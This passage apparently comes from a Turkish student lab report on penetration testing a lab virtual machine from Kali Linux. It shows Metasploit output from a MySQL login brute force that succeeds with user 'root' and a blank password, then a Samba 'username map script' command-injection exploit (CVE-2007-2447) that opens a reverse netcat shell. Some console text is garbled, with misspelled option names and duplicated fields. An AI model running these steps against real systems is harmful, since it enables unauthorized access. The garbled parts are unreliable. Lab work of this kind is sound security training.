DB_ALL_PASS false no Add all passwords in the current database to the lis
t
DB_ALL_USERS false no Add all users in the current database to the list
PASSWORD no no A specific password to authenticate with
PASS_FILE no no File containing passwords, one per line
Proxies no no A proxy chain of format type:host:port[,type:host:po
rt][...]
RHOSTS yes The target host(s), range CIDR identifier, or hosts
file with syntax 'file:ipath'
RPORT 3306 yes The target port (TCP)
STOP_ON_SUCCESS false yes Stop guessing when a credential works for a host
THREADS 1 yes The number of concurrent threads (max one per host)
USERNAME root no A specific username to authenticate as
USERPASS_FILE no no File containing users and passwords separated by spa
ce, one pair per line
USER_AS_PASS false no Try the username as the password for all users
USER_FILE no no File containing usernames, one per line
VERBOSE true yes Whether to print output for all attempts
```

```
Enes Oktay Kali Linux [Çalışıyor] - Oracle VM VirtualBox
Dosya Makine Görünüm Giriş Aygıtlar Yardım

root@enesoktay: ~
File Actions Edit View Help

DB_ALL_PASS false no Add all passwords in the current database to the lis
t
DB_ALL_USERS false no Add all users in the current database to the list
PASSWORD no no A specific password to authenticate with
PASS_FILE no no File containing passwords, one per line
Proxies no no A proxy chain of format type:host:port[,type:host:po
rt][...]
RHOSTS yes The target host(s), range CIDR identifier, or hosts
file with syntax 'file:ipath'
RPORT 3306 yes The target port (TCP)
STOP_ON_SUCCESS false yes Stop guessing when a credential works for a host
THREADS 1 yes The number of concurrent threads (max one per host)
USERNAME root no A specific username to authenticate as
USERPASS_FILE no no File containing users and passwords separated by spa
ce, one pair per line
USER_AS_PASS false no Try the username as the password for all users
USER_FILE no no File containing usernames, one per line
VERBOSE true yes Whether to print output for all attempts

msf5 auxiliary(scanner/mysql/mysql_login) > set RHOST 172.23.146.146
RHOST => 172.23.146.146
msf5 auxiliary(scanner/mysql/mysql_login) > show options
Module options (auxiliary/scanner/mysql/mysql_login):

Name Current Setting Required Description
-----
BLANK_PASSWORDS true no Try blank passwords for all users
BRUTEFORCE_SPEED 5 yes How fast to bruteforce, from 0 to 5
DB_ALL_CREDS false no Try each user/password couple stored in the current
database
DB_ALL_PASS false no Add all passwords in the current database to the lis
t
DB_ALL_USERS false no Add all users in the current database to the list
PASSWORD no no A specific password to authenticate with
PASS_FILE no no File containing passwords, one per line
Proxies no no A proxy chain of format type:host:port[,type:host:po
rt][...]
RHOSTS 172.23.146.146 yes The target host(s), range CIDR identifier, or hosts
file with syntax 'file:ipath'
RPORT 3306 yes The target port (TCP)
STOP_ON_SUCCESS false yes Stop guessing when a credential works for a host
THREADS 1 yes The number of concurrent threads (max one per host)
USERNAME root no A specific username to authenticate as
USERPASS_FILE no no File containing users and passwords separated by spa
ce, one pair per line
USER_AS_PASS false no Try the username as the password for all users
USER_FILE no no File containing usernames, one per line
VERBOSE true yes Whether to print output for all attempts
```

```
Enes Oktay Kali Linux [Çalışıyor] - Oracle VM VirtualBox
Dosya Makine Görünüm Giriş Aygıtlar Yardım
root@enesoktay: ~
Module options (auxiliary/scanner/mysql/mysql_login):
Name      Current Setting  Required  Description
-----
BLANK_PASSWORDS  true            no       Try blank passwords for all users
SINTEFORCE_SPEED 5                yes      How fast to bruteforce, from 0 to 5
DB_ALL_CREDS     false           no       Try each user/password couple stored in the current database
DB_ALL_PASS      false           no       Add all passwords in the current database to the list
DB_ALL_USERS     false           no       Add all users in the current database to the list
PASSWORD        false           no       A specific password to authenticate with
PASS_FILE        false           no       File containing passwords, one per line
Proxy          no              no       A proxy chain or format type:host:port[,type:host:port][...]
RHOSTS          172.23.146.146  yes      The target host(s), range CIDR identifier, or hosts file with syntax: 'file:filepath'
RPORT           3306            yes      The target port (TCP)
STOP_ON_SUCCESS  false           yes      Stop guessing when a credential works for a host
THREADS          1               yes      The number of concurrent threads (max one per host)
USERNAME         root            no       A specific username to authenticate as
USERPASS_FILE    false           no       File containing users and passwords separated by space, one pair per line
USER_AS_PASS     false           no       Try the username as the password for all users
USER_FILE        false           no       File containing usernames, one per line
VERBOSE          true            yes      Whether to print output for all attempts

msf5 auxiliary(scanner/mysql/mysql_login) > run
[*] 172.23.146.146:3306 - 172.23.146.146:3306 - Found remote MySQL version 5.0.51a
[*] 172.23.146.146:3306 - No active DB - Credential data will not be saved!
[*] 172.23.146.146:3306 - 172.23.146.146:3306 - Success: 'root'
[*] 172.23.146.146:3306 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/mysql/mysql_login) >
```

6.4 Samba

- Samba, Linux ve Unix işletim sistemleri ile Windows NT ve Windows 9x işletim sistemleri arasındaki iletişimi sağlayan bir ağ sunucusu uygulamasıdır.
- Bu modül ile "kullanıcı adı eşleme komut dosyası" yapılandırma seçeneğini kullanırken Samba 3.0.20 sürümünde bir komut yürütme güvenlik açığından yararlanılır.
- Meta karakterler içeren bir kullanıcı adı belirterek keyfi komutlar yürütebiliriz.
- Meta karakterler her program için özel bir anlam ifade eden karakterlerdir.
- Kimlik doğrulama aşamasından önce kullanıcı adlarını eşlemek için kullanıldığından, bu güvenlik açığından yararlanmak için kimlik doğrulamamız gerekmez.


```
Enes Oktay Kali Linux [Çalışıyor] - Oracle VM VirtualBox
Dosya Makine Görünüm Giriş Aygıtlar Yardım

root@enesoktay:~#

Health: Overweight
Coffee: 1975 mg
Hacked: All the things

Press SPACE BAR to continue

Metasploit v6.8.46-dev
-- 2135 exploits - 1139 auxiliary - 365 post
-- 592 payloads - 45 encoders - 10 nops
-- 8 evasion

Metasploit tip: View missing module options with show
missing

msf6 > search Samba

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
--  -
0  exploit/unix/webapp/citrix_access_gateway_exec 2018-12-21      excellent Yes    Citrix Access Gateway Command Execution
1  exploit/windows/icmp/elastic_getconfig         2008-03-02      average No     Computer Associates license Client GETCONFIG Overflow
2  exploit/unix/misc/distcc_exec                 2002-02-01      excellent Yes    DISTCC Daemon Command Execution
3  exploit/windows/smb/group_policy_startup       2015-01-26      manual No     Group Policy Script Execution From Shared Resource
4  post/linux/gather/linux_configs               2015-01-26      normal No     Linux Gather Configurations
5  auxiliary/scanner/rync/modules_list           2010-10-14      normal No     List Rsync Modules
6  exploit/windows/fileformat/ms16_006_sandboxware 2016-05-11      excellent No     Shellcode System Management Command Injection
7  exploit/multi/http/usermap_script             2007-05-14      excellent No     "username map script" Command Execution
8  exploit/multi/http/ntlmrelay                   2007-04-07      average No     2.2.2 - 2.2.6 NTLM Relay Buffer Overflow
9  exploit/linux/rdp/setinfo_policy_heap          2012-04-10      normal Yes    SetInformationPolicy AuditEventsInfo Heap Overflow
10 auxiliary/admin/smb/symlink_traversal         2012-04-10      normal No     Symlink Directory Traversal
11 auxiliary/scanner/smb/enum_unity_cred         2018-06-16      good No     smb_enum_unity_cred uninitialized Credential State
12 exploit/linux/rdp/chain_reply                 2017-03-24      excellent Yes    rdp_chain_reply Memory Corruption (Linux x86)
13 exploit/linux/rdp/is_known_pipename           2017-03-24      excellent Yes    is_known_pipename() Arbitrary Module Load
14 auxiliary/dos/isa_isa_privilege_sxt_heap_overflow 2007-05-14      normal No     isa_isa_privilege_sxt Heap Overflow
15 auxiliary/dos/isa_isa_trans_names_heap_overflow 2007-05-14      good Yes    isa_isa_trans_names Heap Overflow
16 exploit/ssh/isa_isa_trans_names_heap_overflow 2007-05-14      average No     isa_isa_trans_names Heap Overflow
17 exploit/ssh/isa_isa_trans_names_heap_overflow 2007-05-14      average No     isa_isa_trans_names Heap Overflow
18 exploit/solaris/isa_isa_trans_names_heap_overflow 2007-05-14      average No     isa_isa_trans_names Heap Overflow
19 auxiliary/dos/read_smbtrans_exploit_integer_overflow 2007-04-07      normal No     read_smbtrans_exploit_integer Overflow
20 exploit/freesdp/isa_isa_trans_names_heap_overflow 2007-04-07      great No     isa_isa_trans_names Heap Overflow (HSD x86)
21 exploit/linux/isa_isa_trans_names_heap_overflow 2007-04-07      great No     isa_isa_trans_names Heap Overflow (Linux x86)
22 exploit/ssh/isa_isa_trans_names_heap_overflow 2007-04-07      great No     isa_isa_trans_names Heap Overflow (Mac OS x PPC)
23 exploit/solaris/isa_isa_trans_names_heap_overflow 2007-04-07      great No     isa_isa_trans_names Heap Overflow (Solaris SPARC)
24 exploit/windows/http/samba_search_results     2007-06-21      normal Yes    Samba Search Results Buffer Overflow
```

```
Enes Oktay Kali Linux [Çalışıyor] - Oracle VM VirtualBox
Dosya Makine Görünüm Giriş Aygıtlar Yardım

root@enesoktay:~#

Interact with a module by name or index. For example info 25, use 25 or use exploit/windows/http/samba_search_results

msf6 > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > info

Name: Samba "username map script" Command Execution
Module: exploit/multi/samba/usermap_script
Platform: Unix
Arch: cmd
Privileged: Yes
License: Metasploit Framework License (BSD)
Rank: excellent
Disclosed: 2007-05-14

Provided by:
jduck <jduck@metasploit.com>

Available targets:
#  Name
--  -
0  Automatic

Check supported:
No

Basic options:
#  Name  Current Setting  Required  Description
--  -
RHOSTS yes           The target host(s), range CIDR identifier, or hosts file with syntax 'file:ip/path'
RPORT  139            The target port (TCP)

Payload information:
Payload: REXX

Description:
This module exploits a command execution vulnerability in Samba
versions 3.0.20 through 3.0.25rc3 when using the non-default
"username map script" configuration option. By specifying a username
containing shell meta characters, attackers can execute arbitrary
commands. No authentication is needed to exploit this vulnerability
since this option is used to map usernames prior to authentication.

References:
https://nvd.nist.gov/vuln/detail/CVE-2007-2447
OSVDB (34700)
http://www.securityfocus.com/bid/23072
http://labs.idesec.com/intelligence/vulnerabilities/display.php?id=534
http://samba.org/samba/security/CVE-2007-2447.html
```



```
Enes Oktay Kali Linux [Çalışıyor] - Oracle VM VirtualBox
Dosya Makine Görünüm Giriş Aygıtlar Yardım

root@enesoktay:~# msf6 exploit(multi/samba/usermap_script) > set RHOST 172.23.146.146
RHOST => 172.23.146.146
root@enesoktay:~# msf6 exploit(multi/samba/usermap_script) > show payloads

Compatible Payloads

#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  payload/cmd/unix/bind_awk                 normal          No    Unix Command Shell, Bind TCP (via AWK)
1  payload/cmd/unix/bind_busybox_telnetd    normal          No    Unix Command Shell, Bind TCP (via BusyBox telnetd)
2  payload/cmd/unix/bind_lua                normal          No    Unix Command Shell, Bind TCP (via lua)
3  payload/cmd/unix/bind_jjs                normal          No    Unix Command Shell, Bind TCP (via jjs)
4  payload/cmd/unix/bind_lua                normal          No    Unix Command Shell, Bind TCP (via lua)
5  payload/cmd/unix/bind_netcat             normal          No    Unix Command Shell, Bind TCP (via netcat)
6  payload/cmd/unix/bind_netcat_gaping       normal          No    Unix Command Shell, Bind TCP (via netcat -e)
7  payload/cmd/unix/bind_netcat_gaping_ipv6  normal          No    Unix Command Shell, Bind TCP (via netcat -e) IPv6
8  payload/cmd/unix/bind_perl               normal          No    Unix Command Shell, Bind TCP (via Perl)
9  payload/cmd/unix/bind_perl_ipv6           normal          No    Unix Command Shell, Bind TCP (via perl) IPv6
10 payload/cmd/unix/bind_r               normal          No    Unix Command Shell, Bind TCP (via R)
11 payload/cmd/unix/bind_ruby              normal          No    Unix Command Shell, Bind TCP (via Ruby)
12 payload/cmd/unix/bind_ruby_ipv6          normal          No    Unix Command Shell, Bind TCP (via Ruby) IPv6
13 payload/cmd/unix/bind_socat_udp          normal          No    Unix Command Shell, Bind UDP (via socat)
14 payload/cmd/unix/bind_zsh               normal          No    Unix Command Shell, Bind TCP (via Zsh)
15 payload/cmd/unix/generic                 normal          No    Unix Command, Generic Command Execution
16 payload/cmd/unix/pingback_bind           normal          No    Unix Command Shell, Pingback Bind TCP (via netcat)
17 payload/cmd/unix/pingback_reverse        normal          No    Unix Command Shell, Pingback Reverse TCP (via netcat)
18 payload/cmd/unix/reverse                 normal          No    Unix Command Shell, Reverse TCP (via netcat -e)
19 payload/cmd/unix/reverse_awk             normal          No    Unix Command Shell, Reverse TCP (via AWK)
20 payload/cmd/unix/reverse_bash_telnet_ssl normal          No    Unix Command Shell, Reverse TCP SSL (telnet)
21 payload/cmd/unix/reverse_jjs             normal          No    Unix Command Shell, Reverse TCP (via jjs)
22 payload/cmd/unix/reverse_ksh             normal          No    Unix Command Shell, Reverse TCP (via Ksh)
23 payload/cmd/unix/reverse_lua             normal          No    Unix Command Shell, Reverse TCP (via Lua)
24 payload/cmd/unix/reverse_ncat_ssl        normal          No    Unix Command Shell, Reverse TCP (via ncat)
25 payload/cmd/unix/reverse_netcat          normal          No    Unix Command Shell, Reverse TCP (via netcat)
26 payload/cmd/unix/reverse_netcat_gaping   normal          No    Unix Command Shell, Reverse TCP (via netcat -e)
27 payload/cmd/unix/reverse_openssl         normal          No    Unix Command Shell, Double Reverse TCP SSL (openssl)
28 payload/cmd/unix/reverse_perl            normal          No    Unix Command Shell, Reverse TCP (via Perl)
29 payload/cmd/unix/reverse_perl_ssl        normal          No    Unix Command Shell, Reverse TCP SSL (via perl)
30 payload/cmd/unix/reverse_php_ssl         normal          No    Unix Command Shell, Reverse TCP SSL (via php)
31 payload/cmd/unix/reverse_python          normal          No    Unix Command Shell, Reverse TCP (via Python)
32 payload/cmd/unix/reverse_python_ssl      normal          No    Unix Command Shell, Reverse TCP SSL (via python)
33 payload/cmd/unix/reverse_r               normal          No    Unix Command Shell, Reverse TCP (via R)
34 payload/cmd/unix/reverse_ruby            normal          No    Unix Command Shell, Reverse TCP (via Ruby)
35 payload/cmd/unix/reverse_ruby_ssl        normal          No    Unix Command Shell, Reverse TCP SSL (via Ruby)
36 payload/cmd/unix/reverse_socat_udp       normal          No    Unix Command Shell, Reverse UDP (via socat)
37 payload/cmd/unix/reverse_ssh             normal          No    Unix Command Shell, Reverse TCP SSH
38 payload/cmd/unix/reverse_ssl_double_telnet normal          No    Unix Command Shell, Double Reverse TCP SSL (telnet)
39 payload/cmd/unix/reverse_tclsh           normal          No    Unix Command Shell, Reverse TCP (via Tclsh)
40 payload/cmd/unix/reverse_zsh             normal          No    Unix Command Shell, Reverse TCP (via Zsh)
```

```
Enes Oktay Kali Linux [Çalışıyor] - Oracle VM VirtualBox
Dosya Makine Görünüm Giriş Aygıtlar Yardım

root@enesoktay:~# msf6 exploit(multi/samba/usermap_script) > set payload/cmd/unix/reverse
[-] Unknown variable
Usage: set [option] [value]

Set the given option to value. If value is omitted, print the current value.
If both are omitted, print options that are currently set.

If run from a module context, this will set the value in the module's
datastore. Use -g to operate on the global datastore.

If setting a PAYLOAD, this command can take an index from 'show payloads'.

root@enesoktay:~# msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

  Name      Current Setting  Required  Description
  --      -
  RHOSTS    172.23.146.146   yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:ip/path'
  RHOST     172.23.146.146   yes       The target port (TCP)

Payload options (cmd/unix/reverse_netcat):

  Name      Current Setting  Required  Description
  --      -
  LHOST     172.23.156.184   yes       The listen address (an interface may be specified)
  LHOST     4444             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Automatic

root@enesoktay:~# msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP handler on 172.23.156.184:4444.
[*] Command shell session 1 opened (172.23.156.184:4444 => 172.23.146.146:41415) at 2021-06-15 03:06:13 +0300
```

7. Dosya düzeni, kapak sayfası (10 puan)